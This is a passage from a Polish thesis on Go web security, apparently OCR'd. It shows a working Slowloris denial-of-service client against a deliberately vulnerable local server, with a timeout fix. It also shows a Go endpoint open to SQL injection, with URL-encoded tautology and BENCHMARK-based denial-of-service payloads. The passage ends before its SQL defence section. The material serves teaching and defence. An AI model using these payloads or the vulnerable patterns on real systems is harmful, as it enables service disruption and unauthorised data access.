
```go
// Metoda Accept została nadpisana w celu zwiększania licznika aktywnych połączeń
// za każdym razem gdy rozpoczęte zostanie nowe połączenie.
func (lwc *ListenerWithCounter) Accept() (net.Conn, error) {
    conn, err := lwc.Listener.Accept()
    if err != nil {
        return nil, err
    }

    mu.Lock()

    if currentlyActiveConnections >= activeConnectionsLimit {
        log.Println("Wyczerpano limit aktywnych połączeń. Połączenie odrzucone.")

        mu.Unlock()
        conn.Close()

        return &EmptyConn{Conn: conn}, nil
    }

    currentlyActiveConnections++
    log.Printf("Połączenie zostało zaakceptowane. "+
        "Liczba aktywnych połączeń wynosi %d\n", currentlyActiveConnections)

    mu.Unlock()

    return conn, nil
}
```

```go
func requestHandler(w http.ResponseWriter, r *http.Request) {
    time.Sleep(2 * time.Second) // Symulacja przetwarzania odpowiedzi.
    fmt.Fprintf(w, "Zapytanie przetworzone poprawnie.\n")

    mu.Lock()

    currentlyActiveConnections--
    log.Printf("Obsługa połączenia zakończona."+
        "Liczba aktywnych połączeń wynosi %d\n", currentlyActiveConnections)

    mu.Unlock()
}
```

```go
func main() {
    http.HandleFunc("/", requestHandler)

    // Standardowy sposób nasłuchiwania.
    ln, err := net.Listen("tcp", ":8080")
    if err != nil {
        log.Fatalf("Błąd podczas tworzenia mechanizmu nasłuchiwania na żądania: %v", err)
    }

    // Użycie wrappera na standardowym sposobie nasłuchiwania
    // w celu śledzenia liczby aktywnych połączeń.
    wrappedListener := &ListenerWithCounter{Listener: ln}

    vulnerableHttpServer := &http.Server{
        // Celowe pominięcie parametru ReadHeaderTimeout aby pokazać podatność na atak Slowloris.
    }

    log.Println("Serwer rozpoczyna nasłuchiwanie na porcie 8080")
    if err := vulnerableHttpServer.Serve(wrappedListener); err != nil {
        log.Fatal(err)
    }
}
```

Rysunek R3 Implementacja serwera http podatnego na atak Slowloris. [opracowanie własne]

Po uruchomieniu serwera możemy sprawdzić jego działanie komunikując się z nim za pomocą narzędzia `curl` co zostało pokazane na rysunku R4.



Rysunek R4 Komunikacja klienta z serwerem http przed wykonaniem ataku Slowloris.

Przeprowadzenie ataku

Kolejnym utworzonym przeze mnie programem jest złośliwy klient. Atak, który przeprowadza, polega na wysłaniu żądań http (w prawdziwej aplikacji wielu, w naszej wystarczą


tylko trzy, ponieważ takie ograniczenie wprowadziliśmy po stronie serwera) i sztucznym ich podtrzymywaniu, przez możliwie jak najdłuższy czas, poprzez systematyczne dosyłanie nagłówków http. W ten sposób wyczerapny zostaje limit serwera dotyczący maksymalnej liczby obsługiwanych żądań. Oto kluczowe fragmenty implementacji klienta przedstawione na rysunku R5.

```go
func startConnection(host string, port string) {
    target := fmt.Sprintf("%s:%s", host, port)
    conn, err := net.Dial("tcp", target)
    if err != nil {
        log.Printf("Nieudana próba połączenia z serwerem: %v\n", err)
        return
    }
    log.Printf("Połączono z serwerem: %s", target)

    req := "GET / HTTP/1.1\r\nHost: " + host + "\r\n"
    _, err = conn.Write([]byte(req))
    if err != nil {
        log.Printf("Nie udało się wysłać zapytania : %v\n", err)
        return
    }

    for {
        time.Sleep(internalForSendingNewHeaders)
        _, err := conn.Write([]byte("X-a: b\r\n"))
        if err != nil {
            log.Printf("Błąd podczas wysyłania nagłówka: %v\n", err)
            return
        }
        log.Println("Wysyłanie kolejnych nagłówkóch w celu potrzymania aktywnego połączenia")
    }
}
```


```go
func main() {
    log.Println("Rozpoczęcie symulacji ataku Slowloris...")

    for i := 0; i < connectionsToCreate; i++ {
        go startConnection(serverHostAddress, serverRunningPort)
        time.Sleep(intervalBetweenConnections)
    }

    select {}
}
```

Rysunek R5 Implementacja złośliwego klienta Slowloris. [opracowanie własne]

Na rysunku R6 przedstawione zostało wykonanie ataku, natomiast na rysunku R7 próbia połączenia się z serwerem poprzez innego klienta.



Rysunek R6 Logi po stronie złośliwego klienta podczas przeprowadzania ataku Slowloris.



Rysunek R7 Nieudana próba połączenia się klienta z serwerem po wykonaniu ataku Slowloris.

Przeprowadzenie ataku powiodło się (R6, R7). Limit obsługiwanych na serwerze żądań został osiągnięty przez co żadne inne żądanie nie mogło zostać obsłużone.

Zabezpieczenie serwera przed atakiem

Skoro widzimy w jak prosty sposób można wykonać powyższy atak, można zastanowić się w jaki sposób przed takim atakiem się zabezpieczyć. We wstępie tego rozdziału przedstawionych zostało kilka propozycji. W naszym przypadku oprzemy się na podatności, która została wykryta przez GoSec, mówiąca o tym, że serwer udostępniony przez biliotekę net/http domyślnie nie wymusza ustawienia parametru `ReadHeaderTimeout`. W oficjalnej dokumentacji języka Go [12], możemy przeczytać następujący opis tego parametru: “ReadHeaderTimeout is the amount of time allowed to read request headers. The connection's read deadline is reset after reading the headers and the Handler can decide what is considered too slow for the body. If zero, the value of ReadTimeout is used. If negative, or if zero and ReadTimeout is zero or negative, there is no timeout.” Z racji tego, że nie podaliśmy ani parametru *ReadHeaderTimeout* ani *ReadTimeout* żaden

limit na odczytanie nagłówków nie został zastosowany. Poprawiona wersja konfiguracji przedstawiona została na rysunku R8.

```
const (
    activeConnectionsLimit = 3
    readHeaderTimeout      = 3 * time.Second // Limit czasowy na odczytanie nagłówków HTTP
)
```

```
safeServer := &http.Server{
    ReadHeaderTimeout: readHeaderTimeout,
}
```


Rysunek R8 Konfiguracja serwera umożliwiająca zabezpieczenie przed atakiem Slowloris.
Poniżej przedstawiona została próba wykonania ataku ze strony złośliwego klienta (R9).

```
szbobrowski@HP-ProBook-Ubuntu:~/Pulpit/praca-magisterska/code-sandbox/slowloris/slowloris-client$ go run .
2024/11/02 10:28:25 Rozpoczęcie symulacji ataku Slowloris...
2024/11/02 10:28:25 Połączono z serwerem: localhost:8080
2024/11/02 10:28:25 Połączono z serwerem: localhost:8080
2024/11/02 10:28:26 Połączono z serwerem: localhost:8080
2024/11/02 10:28:30 Wysyłanie kolejnych nagłówkóch w celu potrzymania aktywnego połączenia
2024/11/02 10:28:30 Wysyłanie kolejnych nagłówkóch w celu potrzymania aktywnego połączenia
2024/11/02 10:28:31 Wysyłanie kolejnych nagłówkóch w celu potrzymania aktywnego połączenia
2024/11/02 10:28:35 Błąd podczas wysyłania nagłówka: write tcp 127.0.0.1:42166->127.0.0.1:8080: write: broken pipe
2024/11/02 10:28:35 Błąd podczas wysyłania nagłówka: write tcp 127.0.0.1:42168->127.0.0.1:8080: write: broken pipe
2024/11/02 10:28:36 Błąd podczas wysyłania nagłówka: write tcp 127.0.0.1:42178->127.0.0.1:8080: write: broken pipe
```

Rysunek R9 Logi po stronie klienta podczas nieudanej próby ataku Slowloris.

```
szbobrowski@HP-ProBook-Ubuntu:~/Pulpit/praca-magisterska/code-sandbox/slowloris/slowloris-server$ go run .
2024/11/02 10:28:18 Serwer rozpoczyna nasłuchiwanie na porcie 8080
2024/11/02 10:28:25 Połączenie zostało zaakceptowane. Liczba aktywnych połączeń wynosi 1
2024/11/02 10:28:25 Połączenie zostało zaakceptowane. Liczba aktywnych połączeń wynosi 2
2024/11/02 10:28:26 Połączenie zostało zaakceptowane. Liczba aktywnych połączeń wynosi 3
2024/11/02 10:28:28 Przekroczony limit czasu, zamknięcie połączenia
2024/11/02 10:28:28 Połączenie zakończone. Liczba aktywnych połączeń wynosi 2
2024/11/02 10:28:28 Przekroczony limit czasu, zamknięcie połączenia
2024/11/02 10:28:28 Połączenie zakończone. Liczba aktywnych połączeń wynosi 1
2024/11/02 10:28:29 Przekroczony limit czasu, zamknięcie połączenia
2024/11/02 10:28:29 Połączenie zakończone. Liczba aktywnych połączeń wynosi 0
```

Rysunek R10 Logi po stronie serwera podczas nieudanej próby ataku Slowloris.



Rysunek R11 Poprawne połączenie od klienta po nieudanej próbie przeprowadzenia ataku Slowloris.

Analizując logi serwera (R10) widzimy, że każde z połączeń złośliwego klienta zostało zaakceptowane, jednak po 3 sekundach, kiedy dosyłanie nagłówków http jeszcze się nie zakończyło, każde z połączeń zostało przerwane. Natomiast zapytanie prawidłowego klienta (zasymulowanego za pomocą narzędzia curl) zostało poprawnie obsłużone przez serwer (R11).

Po stronie atakującego widać natomiast, że próby kolejnego dosyłania nagłówków zakończyły się komunikatem „Error sending header … broken pipe”. Oznacza to, że otwarte połączenie TCP zostało nieoczekiwanie zamknięte przez serwer bez poinformowania klienta. W naszym przypadku jest to jak najbardziej porządane zachowanie.

11. Podatność na wstrzykiwanie SQL

W tym rozdziale przedstawione zostaną podatności związane z popularnym atakiem jakim jest wstrzykiwanie SQL, którego definicja podana została w rozdziale 7. Podatności te dotyczą biblioteki database/sql. Jak możemy przeczytać w dokumentacji Go [12], pakiet *database/sql* zawiera typy danych oraz funkcje potrzebne do między innymi łączenia się z bazą danych oraz wykonywania transakcji. Biblioteka ta zapewnie generyczny interfejs programistyczny dzięki czemu możemy komunikować się różnymi relacyjnymi bazami danych. W swojej pracy zdecydowałem się korzystać z systemu bazodanowego MySQL.

Środowisko testowe

W celu przeprowadzenia badań nad bezpieczeństwem biblioteki zaimplementowany został przeze mnie prosty serwer wykonujący trzy podstawowe zadania.

- Połączenie się z bazą danych MySQL uruchomioną lokalnie na maszynie hosta.

- Zapewnienie, że w bazie danych istnieje tabela *Users* – Program po połączeniu się z bazą danych wykonuje zapytanie SQL (R12), które najpierw sprawdza czy tabela istnieje i w przeciwnym wypadku ją tworzy.

- Wystawienie prostego API, które pozwala na wykonanie dwóch operacji
  - Pobranie inforamcji o pojedynczym użytkowniku.
  - Usunięcie pojedynczego użytkownika z tabeli.

```go
func MakeSureUsersTableExists(db *sql.DB) error {
    query := `
    CREATE TABLE IF NOT EXISTS users (
        id INT AUTO_INCREMENT PRIMARY KEY,
        name VARCHAR(100) NOT NULL,
        email VARCHAR(100) UNIQUE NOT NULL,
        created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
    );`

    _, err := db.Exec(query)
    if err != nil {
        return fmt.Errorf("Nie udało się stworzyć tabeli użytkownicy: %w", err)
    }
    log.Println("Tabela użytkonicy gotowa do użytku")
    return nil
}
```

Rysunek R12 Funkcja serwera odpowiedzialna za zapewnienie istnienia tabeli Users. [opracowanie własne]

Interakcja z użytkownikiem

Jak wyżej wspomniałem serwer udostępnia użytkownikowi dwa endpointy, za pomocą których użytkownik może pośrednio wchodzić w interakcję z bazą danych. Przyjrzyjmy się pierwszemu z nich (R13), który pozwala na pobranie pojedynczego użytkownika z tabeli.


```go
// VULNERABLE
func FetchSingleUser(db *sql.DB, w http.ResponseWriter, r *http.Request) {
    params := mux.Vars(r)
    userID := params["id"]

    query := fmt.Sprintf("SELECT id, name, email FROM users WHERE id = '%s'", userID)
    log.Printf("Przygotowana kwerenda do bazy danych: %s", query)

    readData, err := db.Query(query)
    if err != nil {
        log.Printf("Błąd podczas wykonania zapytania: %v", err)
        http.Error(w, "Nie udało się pobrać użytkownika", http.StatusInternalServerError)
        return
    }
    defer readData.Close()
```

Rysunek R13 Fragment funkcji serwera odpowiedzialnej za pobranie użytkownika z tabeli Users – wersja podatna na wstrzykiwanie złośliwego kodu SQL. [opracowanie własne]

Kluczowym aspektem funkcji z rysunku R13 jest sposób w jaki przygotowana zostaje kwerenda, która następnie trafia do bazy danych. Ma tu miejsce konkatenacja łańcuchów tekstowych. Połączone zostają ze sobą zapytanie, które chcemy wykonać, oraz *id* będące parametrem pochodzącym bezpośrednio od użytkownika. Następnie takie „surowe zapytanie” wysłane zostaje do bazy danych. Warto też zwrócić uwagę, że *id* wysłane przez użytkownika nie zostało w żaden sposób zwalidowane. W kolejnej sekcji przyjrzymy się jakie mogą być zatem potencjalne konsekwencje takiej nieostrożności. Ale najpier upewnijmy się, że serwer poprawnie zwrace dane użytkownika. W tabeli znajdują się trzy wiersze (R14). Za pomocą narzędzia curl pobierzemy jeden z nich (R15).

```
mysql> SELECT * FROM users;
+----+--------------+--------------------------+---------------------+
| id | name         | email                    | created_at          |
+----+--------------+--------------------------+---------------------+
| 17 | Jan Kowalski | jan.kowalski@example.com | 2024-11-02 13:41:34 |
| 18 | John Smith   | john.smith@example.com   | 2024-11-02 13:42:00 |
| 19 | Joe Doe      | joe.doe@example.com      | 2024-11-02 13:42:35 |
+----+--------------+--------------------------+---------------------+
3 rows in set (0.00 sec)
```

Rysunek R14 Dane w tabeli w Users.




Rysunek R15 Pobranie danych o użytkowniu z tabeli Users.

Prezentacja wybranych scenariuszów ataku

Nieuprawniony odczyt danych

Serwer działa poprawnie w przypadku prostego zapytania, gdzie użytkownik podaje poprawny parametr id. Inna sytuacja może pojawić się w przypadku, kiedy do narzędzia curl podamy coś więcej niż tylko pojedyncza liczba. Załóżmy, że jako użytkownik mamy dostęp tylko do naszych własnych danych. Naszym celem, jako atakującego, jest pobranie informacji o wszystkich użytkownikach znajdujących się w bazie danych. Możemy zatem spróbować w id podać wartość: *1' OR '1'='1*. Zapis po operacji *1' OR '1'='1* sprawia, że wynikowe zapytanie będzie zawsze ewaluowało warunek po klauzuli *WHERE* jako prawdziwy. Możemy zatem przypuszczać, że w przypadku podatnego serwera takie zapytanie zwróci wszystkich użytkowników. Pamiętajmy jednak, że korzystamy z klienta *curl* i zapytanie wysłane zostaje przez protokół http. Jeśli więc spróbujemy bezpośrednio w url podać parametr *„1' OR '1'='1”* najprawdopodobniej zobaczymy błąd, a zapytanie nigdy nie dotrze do serwera (R16).



Rysunek R16 Złośliwe zapytanie http, z brakiem odpowiedniego kodowania parametru, zakończone niepowedzeniem.


W celu uniknięcia tego błędu musimy zastosować tak zwane kodowanie procentowe opisane w rozdziale 7. Korzystając z tablicy ASCII możemy nasz ciąg znaków przekonwertować z

1'OR'1'='1

do

1%27%20OR%20%271%27=%271

Rysunek R17 przedstawia odpowiedź serwer po wykonaniu tak przygotowanego zapytania.



Rysunek R17 Wykonanie złośliwego zapytania http z parametrem zakodowanym przez kodowanie procentowe.

Na rysunku R17 widizmy, że tym razem wykonanie ataku powiodło się, to znaczy byliśmy w stanie odczytać informacje o wszystkich dostępnych użytkownikach. W logach serwera widzimy, że kwerenda została skonstruowana zgodnie z zamysłem atakującego, a następnie w takiej postaci trafiła do bazy danych.

Atak odmowy usługi

Nieuprawniony dostęp do danych nie jestem jedynym problem powstałym w wyniku nieodpowiedniego sposobu obsługi interakcji z bazą danych. Atakujący może nie być zainteresowany danymi znajdującymi się w bazie, a jedynie zakłóceniem prawidłowego działania systemu. Atak taki znany jest jako DoS, opisany z rozdziale 7. Jednym ze sposobów osiągnięcia takiego stanu rzeczy w naszym przypadku może być zmuszenie silnika bazy danych do wykonania złożonych, czasochłonnych obliczeń. Przyjrzyjmy się następującemu fragmentowi zapytania SQL.

BENCHMARK(100000, BENCHMARK(100000, BENCHMARK(100000, SHA1(UUID()))))=0


Funkcja BENCHMARK [15] służy do powtórzenia danej czynności zadaną liczbę razy. Często wykorzystuje się ją do testów obciążeniowych bazy danych. W naszym przypadku chcemy za pomocą funkcji SHA1 obliczyć skrót z wygenerowanego przez silnik bazy danych UUID. Generacja UUID oraz obliczenie skrótu powtórzone zostaną 100000 x 100000 x 100000 = 10^15 razy. Jako, że obliczanie skrótu jest kosztowną funkcją, wykonanie jej taką liczbę razy spowoduje wykorzystanie znaczących zasobów swerwera. Należy zatem odpowiednio zmodyfikować i zakodować parametr id. Korzystając z tablicy ASCII możemy przekształcić

AND BENCHMARK(100000, BENCHMARK(100000, BENCHMARK(100000, SHA1(UUID()))))=0


do postaci

%27%20AND%20BENCHMARK%28100000%2C%20BENCHMARK%28100000%2C%20BENCHMARK%28100000%2C%20SHA1%28UUID%28%29%29%29%29%29%3D0%20--%20

Na rysunku R18 przedstawione zostało co wydarzyło się po wykonaniu takiego zapytania.



Rysunek R18 Wykonanie ataku DoS na bazie SQL.



Rysunek R19 Wzrost obciążenia procesora podczas wykonywania ataku DoS na bazie SQL.

Po wykonaniu zapytania przez klienta nie otrzymujemy odpowiedzi (R18). Dzieje się tak ponieważ serwer przetwarza zapytanie przez długi czas. Na rysunku R19 możemy zobaczyć co jest przyczyną takiego stanu rzeczy. Silnik MySQL zaczyna wykonywać bardzo kosztowne obliczenia. Za pomocą narzędzia *pidstat* możemy śledzić zużycie procesora. Wywołanie metody *BENCHAMRK* z wcześniej wspomnianymi parametrami spowodowało bardzo wyraźny wzrost użycia procesora przez bazę MySQL.

Sposób ochrony przed atakiem

